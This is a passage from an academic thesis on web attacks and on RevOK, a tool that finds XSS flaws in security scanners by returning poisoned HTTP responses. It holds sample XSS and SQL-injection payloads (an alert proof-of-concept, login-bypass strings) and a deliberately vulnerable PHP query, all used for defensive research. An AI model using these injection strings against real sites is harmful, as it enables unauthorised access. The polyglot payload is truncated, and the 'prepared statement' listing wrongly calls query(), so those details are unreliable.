Cross-site scripting (XSS) is a major attack vector for the web, stably in the OWASP Top 10 vulnerabilities [Fou17] since its initial release in 2003. Briefly, an XSS attack occurs when the attacker injects a third-party web application with an executable script, e.g., a JavaScript fragment. The script is then executed by the victim's browser. The simplest payload for showing that a web application suffers from an XSS vulnerability is

```
<script>alert(1)</script>
```

that causes the browser to display an alert window. This shows that the browser is executing the attacker provided JavaScript code. This payload is often used as a proof-of-concept (PoC) to safely prove the existence of an XSS vulnerability.

There are several variants to XSS. Among them, *stored* XSS has highly disruptive potential. An attacker can exploit a stored XSS on a vulnerable web application to permanently save the malicious payload on the server. In this way, the attack is directly conveyed by the server that delivers the injected web page to all of its clients. Any code injected via XSS bypasses the browser's *same origin policy*[1] since the content originates from the same domain as the website. Also, since users trust the domain that served the content, they assume it is safe.

Another variant is *blind* XSS, in which the attacker cannot observe the injected page. For this reason, blind XSS relies on a few payloads, each adapting to multiple HTML contexts. These payloads are called *polyglots*. A remarkable example is the polyglot presented in [Els20] which adapts to at least 26 different contexts.

3.3 SQL Injection

In a web application, users do not directly interact with a database. Rather, the server-side scripting language, e.g, PHP, mediates this interaction by receiving user input, handling and submitting it to the database in the form of SQL queries. PHP gathers user input and then builds a query, sending the result to the interpreter, which in turn replies with the desired results. A snippet of code performing this interaction is given in Listing 3.1, showing an example of a query performed during a login operation (we only give the essential functions for brevity).

```
$name = $_GET['name'];
$con->query("SELECT * FROM users WHERE name='$name'");
```

Listing 3.1: Vulnerable SQL query

[1] https://www.w3.org/Security/wiki/Same_Origin_Policy

If the query is created by concatenating the user-provided (and poorly sanitized) input with the template query, an attacker can bypass the authentication code of Listing 3.1 by injecting a payload such as `' OR 1=1#`.

Other than a complete lack of sanitization, we can also have an insufficient sanitization, for example by using functions that were not meant for that specific context. For example, the `filter_var` is a built-in PHP function to validate and sanitize input. This function has many options; in particular, it has two email specific filters, i.e., `FILTER_VALIDATE_EMAIL` for validation, and `FILTER_SANITIZE_EMAIL` for sanitization. This function might seem a reasonable sanitization function, but it will lead to a SQL Injection (SQLi) vulnerability when injecting the processed data into a database. Since sanitization is performed according to RFC 5321 [Kle08], an attacker can inject unexpected payloads, e.g., `'||1#@i.i`. Since this payload is both a valid email and a SQLi attack, it can be used to bypass the login code in Listing 3.1.

SQLi vulnerabilities exist because the application fails to discern between data and code when receiving user input. Typically, queries are created by PHP and they are later sent to the SQL interpreter as-is. The interpreter has no way of knowing if the query has the intended behavior or if an attacker modified it via an injection flaw. At the moment, the most effective way to avoid SQL injections are *prepared statements*, which completely divide code and data by first preparing the query with some placeholder parameters (see the example snippet in Listing 3.2). When the interpreter finishes building the query structure, PHP sends the provided input. Since the query is already built, an attacker is not able to inject arbitrary code.

```
$stmt = $con->query("SELECT * FROM users WHERE name=?");
$stmt->bind_param('s', $name);
$stmt->execute();
```

Listing 3.2: Prepared statements in MySQLi library

3.4 Security Scanners

A security scanner is a piece of software that

1. stimulates a target through network requests,
2. collects the responses, and
3. compiles a report.

Security analysts often use security scanners for technical information gathering [Cor20]. Our definition encompasses a wide range of systems, from complex vulnerability scanners to simple ping utilities.



Figure 3.1: Abstract architecture of a security scanner.

Figure 3.1 shows the key actors involved in a scan process. Human analysts use a user agent, e.g., a web browser, to select a target, possibly setting some parameters, and start the scan (1. start). Then, the security scanner crafts and sends request messages to the target (2. request). The security scanner parses the received response messages (3. response), extracts the relevant information and provides the analyst with the scan result (4. report). For instance, the `Server` field of a HTTP response header can be used to identify the server type and version and, thus, check whether there are known vulnerabilities that might affect it. Finally, analysts inspect the generated report via their user agent. This report contains the outcome of the scanning process and embeds parts of the collected responses.

Whenever a security scanner runs on a separate, remote scanning host, we say that it is provided *as-a-service*. Instead, when the scanner and scanning hosts coincide, we say that the security scanner is *on-premise*.

A popular, command line security scanner is Nmap [pro20a]. To start a scan, the analyst runs a command from the command line, such as

```
nmap -sV 172.16.1.26 -oX report.xml
```

Then, Nmap scans the target (`172.16.1.26`) with requests aimed at identifying its active services (`-sV`). By default, Nmap sends requests to the 1,000 most frequently used TCP ports and collects responses from the services running on the target. The result of the scan is then saved (`-oX`) on `report.xml`. Interestingly, some web applications, e.g., Nmap Online [Gro20a], provide the functionalities of Nmap as-a-service.

Security scanners are often components of larger, more complex systems, sometimes providing a browser-based GUI. An example is Rapid7 Metasploit Pro, a full-fledged penetration testing software. Among its many functionalities, Metasploit Pro performs automated information gathering, even including vulnerability scanning. The reporting system of Metasploit Pro is based on an interactive Web UI used to browse the report.

3.5 Taint Analysis

Taint analysis [SAB10] refers to the techniques used to detect how the information flows within a program. Programs read inputs from some sources, e.g., files, and write outputs to some destinations, e.g., network connections. For instance, taint analysis is used to understand whether an attacker can force a program to generate undesired/illegal outputs by manipulating some of its inputs. A *tainted flow* occurs when (part of) the input provided by the attacker is included in the (tainted) output of the program. In this way, the attacker controls the tainted output which can be used to inject malicious payloads to the output recipient.

3.6 Web Application Firewall

Web Application Firewalls (WAFs) are commonly used to prevent application-level exploits of web applications. Intuitively, the idea is that a WAF can detect and drop dangerous HTTP requests to mitigate potential vulnerabilities of web applications. The most common detection mechanisms include *signature-based matching* and *classification via machine learning*.

Signature-based WAFs identify a payload according to a list of rules, typically written by some developers or maintained by a community. For instance, rules can be encoded through some policy specification language that defines the syntax of legal/illegal payloads. Nowadays, the signature-based approach is widely used, and perhaps the most popular example is ModSecurity[2].

However, recently the machine learning-based approach has received increasing attention. For instance, both FortiNet[3] and PaloAlto[4] include ML-based detection in their WAF products, since ML can overcome some limitations of signature-based WAFs, i.e., the extreme complexity of developing a list of syntactic rules that precisely characterizes malicious payloads. Since ML WAFs are trained on existing legal and illegal payloads, their configuration is almost automatic.

3.7 Adversarial Machine Learning

Adversarial machine learning (AML) [BNS$^+$06, HJN$^+$11] studies the threats posed by an attacker aiming to mislead machine learning algorithms. More specifically, here we are interested in *evasion attacks*, where the adversary crafts malicious payloads that are wrongly classified by the victim learning algorithm. The adversarial strategy varies with the target ML algorithm.

[2] `https://modsecurity.org`

[3] `https://www.fortinet.com/blog/business-and-technology/fortiweb-release-6-0--ai-based-machine-learning-for-advanced-thr.html`

[4] `https://www.paloaltonetworks.com/detection-response`

Many existing systems have been shown to be vulnerable and several authors [BCM+13, GSS15, PMJ+16, CW17] proposed techniques to systematically generate malicious samples. Intuitively, the crafting process works by introducing a *semantics-preserving* perturbation in the payload, that interferes with the classification algorithms. Notice that, often, a formal semantics of the classification domain is not available, e.g., it is informally provided through an oracle such as a human classifier. The objective of the adversary may be written as a constrained minimization problem $x^* = \arg\min_{x,\mathcal{C}(x)} \mathcal{D}(f(x), c_t)$, where f is the victim classifier, c_t is the desired class the adversary wants to reach, $\mathcal{D}$ is a distance function, and $\mathcal{C}(x)$ represents all the constraints that cannot be violated during the search for adversarial examples. Since we consider binary classifiers, we can rewrite our problem as $x^* = \arg\min_{x,\mathcal{C}(x)} f(x)$, where the output of f is bounded between 0 and 1, and we are interested in reaching the benign class represented by 0.

Part I

Testing Security Blind Spots

Chapter 4

Never Trust Your Victim: Weaponizing Vulnerabilities in Security Scanners

Performing a network scan of a target system is a surprisingly frequent operation. There can be several agents behind a scan, e.g., attackers that gather technical information, penetration testers searching for vulnerabilities, Internet users checking a suspicious address. Often, when the motivations of the scan author are unknown, it is perceived by the target as a hostile operation. However, scanning is so frequent that it is largely tolerated by the target. Even from the perspective of the scanning agent, starting a scan seems not risky. Although not completely stealthy, an attacker can be reasonably sure to remain anonymous by adopting basic precautions, such as proxies, virtual private networks and onion routing.

Yet, expecting an acquiescent scan target is a mere assumption. The security scanner may receive poisoned responses aiming to trigger vulnerabilities in the scanning host. Since most security scanners generate an HTML report, scan authors can be exposed to attacks via their browser. This occurs when the security scanner permits an unsanitized flow of information from the response to the user browser. To illustrate, consider again the example HTTP response from Chapter 3. A naive security scanner might extract the value of the `Server` field (which, in the example, is the string `nginx/1.17.0`) and include it in the HTML report. This implicitly allows the scan target to access the scan author's browser and inject malicious payloads.

In this chapter we investigate this attack scenario. We start by defining an attacker model that precisely characterizes the threats informally introduced above. To the best of our knowledge, this is the first time that such an attacker model is defined in literature. Inspired by the attacker model, we define an effective methodology to discover XSS vulnerabilities in security scanners and we implement a working prototype. We applied our prototype to 78 real-world security scanners. The results confirm our expectation: several (36) security scanners convey attacks. This means that the developers of these security scanners, which are undoubtedly aware of XSS



Figure 4.1: Comparison between attacker models.

attacks, did not consider them in this attacker model.

All the vulnerabilities contained in this chapter have been responsibly disclosed to vendors. The most remarkable vulnerability found during our activity is possibly a stored XSS enabling remote code execution (RCE) in Rapid7 Metasploit Pro. We show that this attack leads to the complete takeover of the scanning host. Our notification prompted Rapid7 to undertake a wider assessment of their products based on our attacker model.

The main contributions of this chapter are:

1. a novel attacker model affecting security scanners;
2. a testing methodology for finding vulnerabilities in security scanners;
3. RevOK, a prototypical implementation of our testing methodology;
4. an analysis of the experimental results on 78 real-world security scanners, and;
5. three application scenarios highlighting the impact of our attacker model.

This chapter is structured as follows. Section 4.1 presents our attacker model. We introduce our methodology in Section 4.2. Our prototype and experimental results are given in Section 4.3. Then, we present how the attacker model can apply to three application scenarios, described in Section 4.4 Finally, Section 4.5 concludes the chapter by presenting some lessons learned.

4.1 Attacker Model

The idea behind our attacker model is sketched in Figure 4.1 (bottom), where we compare it with a traditional web security attacker model (top). Typically, attackers use a security scanner to gather technical information about a target application. If the application suffers from some vulnerabilities, attackers can exploit them to deliver an attack towards their victims, e.g., the application users. On the contrary, in our attacker model attackers use malicious applications to attack the author of a scan, e.g., a security analyst.

Here are the two novelties of our attacker model.

1. Attacks are delivered through HTTP *responses* instead of *requests*.
2. Attackers exploit the vulnerabilities of security scanners to strike their victims, i.e., the scan initiator.

Below, we detail the attacker's goal and capabilities.

Attacker goal. The objective of the attacker is to directly strike the analyst. To do so, the attacker exploits the vulnerabilities of the target security scanner and its reporting system to hit the analyst user agent. In this context, we assume that the user agent is a web browser. This assumption covers every as-a-service security scanner, as well as many on-premise ones, which generate HTML reports. As a consequence, here we focus on XSS which is a major attack vector for web browsers. As usual in XSS, the attacker succeeds when the victim's browser executes a piece of attacker-provided code, e.g., JavaScript.

Attacker capabilities. First, we state that the attacker has adequate resources to detect vulnerabilities in security scanners before deploying the malicious application. However, the attacker capabilities do not include the possibility of observing the internal logic of the security scanner. That is, our attacker operates in black-box mode.

Secondly, our attacker has complete control over the malicious application, e.g., the attacker owns the scanned host. However, we do not assume that the attacker can force the victim to initiate the scanning process.

4.2 Testing Methodology

In this section, we define a vulnerability detection methodology based on our attacker model.



Figure 4.2: Phase 1 – find tainted flows.

4.2.1 Test Execution Environment

Our methodology relies on a *test execution environment* (TEE) to automatically detect vulnerabilities in security scanners. In particular, a *test driver* simulates the user agent of the security analyst, while a *test stub* simulates the scanned application. Our TEE can

1. start a new scan,
2. receive the requests of the security scanner,
3. craft the responses of the target application, and
4. access the report of the security scanner.

Intuitively, the TEE replicates the configuration of a standard security scanner, as presented in Chapter 3 in Figure 3.1. In this configuration, the test driver is executed by the scanner host, and the test stub runs on the scanned host. In general, the test driver is customized for each security scanner under testing. For instance, it may consist of a Selenium-enabled [GJG15] browser stimulating the web UI of the security scanner.

Both the test driver and the test stub consist of some submodules. These submodules are responsible for implementing the two phases described below.

4.2.2 Phase 1: Tainted Flows Enumeration

The first phase aims at detecting the existing tainted destinations in the report generated by the security scanner. Having a characterization of the tainted flows is crucial to deal with the input transformation logic of the target security scanner. In general, since payloads may be arbitrarily modified before being displayed in the report, detecting actual injections is non-trivial. Instead, through this phase, injections can be detected just by monitoring tainted destinations. The process is depicted in Figure 4.2 (where grey boxes denote inactive components). Initially, the test driver asks the security scanner to perform a scan of the test stub. The scan logic is not exposed by the security scanner and, thus, it is opaque from our perspective. Nevertheless, it generates some requests toward the test stub. Each request is received by the *scan frontend* and dispatched to the *response generator*, which crafts the response.

The response generation process requires special attention. One might think that a single, general-purpose response is sufficient. However, some security scanners process the responses in non-trivial ways. For instance, they may abort the scan if a malformed or suspicious response is received. For this reason, we proceed as follows. First, we generate a response template, i.e., an HTTP response containing variables, denoted by t. Response templates are generated from a fuzzer through a *probabilistic context-free grammar* (PCFG). A PCFG is a tuple (N, Σ, R, S, P), where $G = (N, \Sigma, R, S)$ is a context-free grammar such that N is the set of non-terminal symbols, Σ is the set of terminal symbols, R are the production rules and S is the starting symbol. The additional component of the PCFG, namely $P : R \to [0, 1]$, associates each rule in R with a probability, i.e., the probability to be selected by the fuzzer generating a string of G. Additionally, we require that P is a probability distribution over each non-terminal α, in symbols

$$\forall \alpha \in N. \sum_{(\alpha \mapsto \beta) \in R} P(\alpha \mapsto \beta) = 1$$

In the following, we write $\alpha \mapsto_p \beta$ for $P(\alpha \mapsto \beta) = p$ and $\alpha \mapsto_{p_1} \beta_1|_{p_2} \ldots |_{p_n}\beta_n$ for $\alpha \mapsto_{p_1} \beta_1, \ldots, \alpha \mapsto_{p_n} \beta_n, \alpha \mapsto_{p_e}$ `""` (where `""` is the empty string).

The probability values appearing in our PCFG are assigned according to the results presented in [LM18, LV19]. There, the authors provide a statistical analysis of the frequency of real response headers as well as a list of information-revealing ones. Such headers are thus likely to be reported by a security scanner. Finally, when the frequency of a field is not given (e.g., for variables), we apply the uniform distribution.

The grammar[1] defines the structure of a generic HTTP response (`Resp`) made of a version (`Vers`), a status (`Stat`), a list of headers (`Head`), and a body (`Body`). Variables t are all fresh and they can appear in several parts of the generated response template. In particular, variables can be located in status messages (i.e., `Succ`, `Redr`, `ClEr` and `SvEr`), header fields (i.e.,

[1] Our PCFG is given in Appendix A



Figure 4.3: Phase 2 – find vulnerable flows.

`Serv`, `PwBy`, `Locn`, `SetC`, `CntT`, `AspV`, `MvcV`, `Varn`, `StTS`, `CnSP`, `XSSP` and `FrOp`) and body. For instance, a field can be `Server: nginx/`t, where `nginx/` is a server type (`SrvT`).

The response template is then populated by replacing each variable with a *token*. A token is a unique sequence of characters that is both *recognizable*, i.e., it has a negligible probability of appearing by chance, and *uninterpreted*, i.e., the browser treats it as plain text, when appearing in an HTML document. All tokens are mapped to the responses containing them. Responses are stored in a database. Finally, the test driver matches the tokens appearing in the responses database with those occurring in the scan report. Such tokens are evidence that there are tainted flows in the internal logic of the security scanner. Tokens mark the source and the sink of a flow in the response and report, respectively. All these tokens are stored in the tainted tokens database.

4.2.3 Phase 2: Vulnerable Flows Identification

The second phase aims to confirm which tainted flows are actually vulnerable. We use PoC exploits to confirm the vulnerability. The workflow is depicted in Figure 4.3. As for the first phase, the test driver launches a scan of the test stub. When the test stub receives the requests, the exploit builder extracts a response from the responses database. Then, the response is injected with a PoC exploit. More precisely, a tainted token is selected among those generated during Phase 1. The tainted token in the response is replaced with a payload taken from a predefined injection payload database. In general, a vulnerability is confirmed by the test driver according to predefined, exploit-dependent heuristics. Although tainted flows can be subject to different types of vulnerabilities, we focus on XSS, as discussed in Section 4.1. Thus, the heuristic implemented by the exploit checker consists of recognizing a vulnerable flow when an alert window is spawned

by the corresponding, tainted flow. Finally, the exploit checker stores the vulnerable flows in the confirmed vulnerabilities database.

The definition of injection payload is non-trivial. Since our TEE applies to both on-premise and as-a-service security scanners, some issues must be considered. The first issue is testing performances. As a matter of fact, security scanners can take a considerable amount of time to perform a single scan. Moreover, as-a-service security scanners should not be flooded by requests to avoid degradation of the quality of service. For these reasons, we aim to limit the number of payloads to check.

As discussed in Section 3.2, polyglots allow us to test multiple contexts with a single payload. In this way, we increase the success probability of each payload and, thus, we reduce the overall number of tests. In principle, we might resort to the polyglot of [Els20], which escapes 26 contexts. However, its length (144 characters) is not adequate since many security scanners shorten long strings when compiling their reports, so preventing the exploit from taking place. To avoid this issue, we opted for polyglots such as "'/>. This is rendered by the browser when appearing inside both an HTML tag and an HTML attribute. The reason is that the initial " and ' allow the payload to escape from quoted attributes.

Furthermore, delivering the JavaScript payload in onerror has two advantages. First, it circumvents basic input filtering methods, e.g., blacklisting of the script string. Secondly, our payload applies to both static and dynamic reports. More precisely, a static report consists of HTML pages that are created by the security scanner and subsequently loaded by the analyst's browser. Instead, a dynamic report is loaded by the browser and updated by the security scanner during the scan process. The HTML5 standard specification [Gro20b, § 8.4.3] clearly states that browsers should skip the execution of dynamically loaded scripts. For this reason, our payload binds the script execution to an *error* event that we trigger using a broken image link (i.e., src='x'). A concrete example of this scenario is discussed in Section 4.4.2.

4.3 Implementation and results

In this section, we present our prototype RevOK[2]. We used it to carry out an experimental assessment that we discuss in Section 4.3.3.

[2]RevOK code is publicly available at https://github.com/AvalZ/RevOK

4.3.1 RevOK

Our prototype consists of two modules: the test driver and the test stub. We detail them below.

Test driver. A dedicated test driver is used for each security scanner. The test driver

1. triggers a scan against the test stub,
2. saves the report in HTML format and
3. processes the report to detect tainted and vulnerable flows (in Phase 1 and 2, respectively).

While 3 is the same for all the security scanners, 1 and 2 may vary.

In general, the implementation of 1 and 2 belongs to two categories depending on whether the security scanner has a programmable interface or only a GUI. When a programmable interface is available, we implement a Python 3 client application. For instance, we use the native *os* Python module to launch Nmap so that its report is saved in a specific location (as described in Section 3.4). Similarly, we use the *requests* Python library[3] to invoke the REST APIs provided by a security scanner and save the returned HTML report. Instead, when the security scanner only supports GUI-based interactions, we resort to GUI automation. In particular, we use the Selenium Python library[4] for browser-based GUIs and *PyAutoGUI*[5] for desktop GUIs. For GUI automation, the test driver repeats a sequence of operations recorded during a manual test.

Finally, for the report processing step 3 we distinguish between two operations. The tainted flow detection trivially searches the report for the injected tokens provided by the response generator (see below). Instead, vulnerable flows are confirmed by checking the presence of alert windows through the Selenium function `switch_to_alert()`.

Test stub. For the response generator, we implemented the PCFG grammar fuzzer detailed in Section 4.2.2 in Python. Tokens are represented by randomly-generated Universally Unique Identifiers [LMS05] (UUID). A UUID consists of 32 hexadecimal characters organized in 5 groups that are separated by the − symbol. An example UUID is shown below.

```
018d54ae-b0d3-4e89-aa32-6f5106e00683
```

[3] `https://requests.readthedocs.io`

[4] `https://selenium-python.readthedocs.io/`

[5] `https://pyautogui.readthedocs.io`

As required in Section 4.2.2, UUIDs are both recognizable (as collisions are extremely unlikely to happen) and uninterpreted (as they contain no HTML special characters).

On the other hand, starting from a response, the exploit builder replaces a given UUID with an injection payload. Payloads are taken for a predefined list of selected polyglots, as discussed in Section 4.2.3.

4.3.2 Selection Criteria

We applied our prototype implementation to 78 security scanners. The full list of security scanners, together with our experimental results (see Section 4.3.3), is given in Table 4.1. There, we use 🌍 and ⬇ to distinguish between as-a-service and on-premise security scanners, respectively.

For our experiments, we searched for security scanners included in several categories. In particular, we considered port scanners, server fingerprinting tools, search engine optimization (SEO) tools, redirect checkers, and more, that satisfied the following criteria.

Maintained. On-premise security scanners that received updates in the last 5 years, to avoid vulnerabilities that might be caused by the abandoned state of software.

Not delayed. As-a-service security scanners that perform a scans right after a request, instead of scheduling it for later execution. This is to ensure the observability of scan operations.

Free or trial. Security scanners that provide a free or trial version.

4.3.3 Results

We applied RevOK to the security scanners of Table 4.1. For each security scanner, we used RevOK to execute 10 scan rounds (see Section 4.2) and we listed all the detected tainted and vulnerable flows. As a result, we discovered that 67 security scanners have tainted flows and, among them, 36 are vulnerable to XSS.

In Table 4.1, for each security scanner we report the number of tainted and vulnerable flows (**T** and **V**, respectively) detected by RevOK. After running RevOK, we also conducted a manual vulnerability assessment of each security scanner. The assessment consisted of a review of each tainted flow, followed by a manual payload generation (see below).

Under column **M**, ✓ indicates that an XSS vulnerability was found by a human analyst starting from the outcome of RevOK. It is worth noticing that only in one case, i.e., DupliChecker, RevOK resulted in a false negative w.r.t. the manual analysis. By investigating the causes, we discovered that DupliChecker performs URL encoding on the tainted locations. This encoding,



Figure 4.4: Frequency of tainted and vulnerable flows.

among other operations, replaces white spaces with `%20`, thus invalidating our payloads. To effectively bypass URL encoding, we replaced white spaces (U+0020) with non-breaking spaces (U+00A0) that are not modified. Thus, we defined a new polyglot payload that uses non-breaking spaces and we added it to the injection list included in RevOK. Using this new payload, RevOK could also detect the vulnerability in DupliChecker.

At the time of writing, all the vulnerabilities detected by RevOK have been reported to the tool vendors and are undergoing a responsible disclosure process.[6]

In Figure 4.4 we show the frequency of the tainted and vulnerable flows over the 14 fields considered by RevOK. Location has 59 tainted flows, the highest number, and 21 vulnerable flows. Server only has 51 tainted flows, but it has 26 vulnerable flows, the highest number. On the other hand, Body has only 14 tainted flows and only 1 vulnerable flow. This highlights that most security scanners sanitize the Body field in their reports. The reason is that HTTP responses most likely contain HTML code in their Body. Thus, sanitization is mandatory to preserve the report layout. Also, the Body field is often omitted by the considered security scanners.

In Figure 4.5 and Figure 4.6 we show the correlation matrices for tainted and vulnerable fields, respectively. From these matrices we observe a few, relevant facts.

[6] The disclosure email is available in Appendix B.1



Figure 4.5: Correlation of tainted fields.



Figure 4.6: Correlation of vulnerable fields.

The first observation is that the Body field is almost unrelated to the other fields, both in terms of tainted and vulnerable flows. This is somehow expected since the Body field is often neglected as discussed above.

Also the Location field is weakly correlated with the other fields. This is due to the behavior of redirect checkers. As a matter of fact, this category of security scanners focus on Location, and, in most cases, ignore the other fields. An in-depth evaluation of the behavior of redirect checkers is given in the application scenario of Section 4.4.3.

An argument similar to the previous one for Location also applies to Status Message. The Status Message is typically used by security scanners that carry out availability checks, e.g., to verify that a web site is up and running.

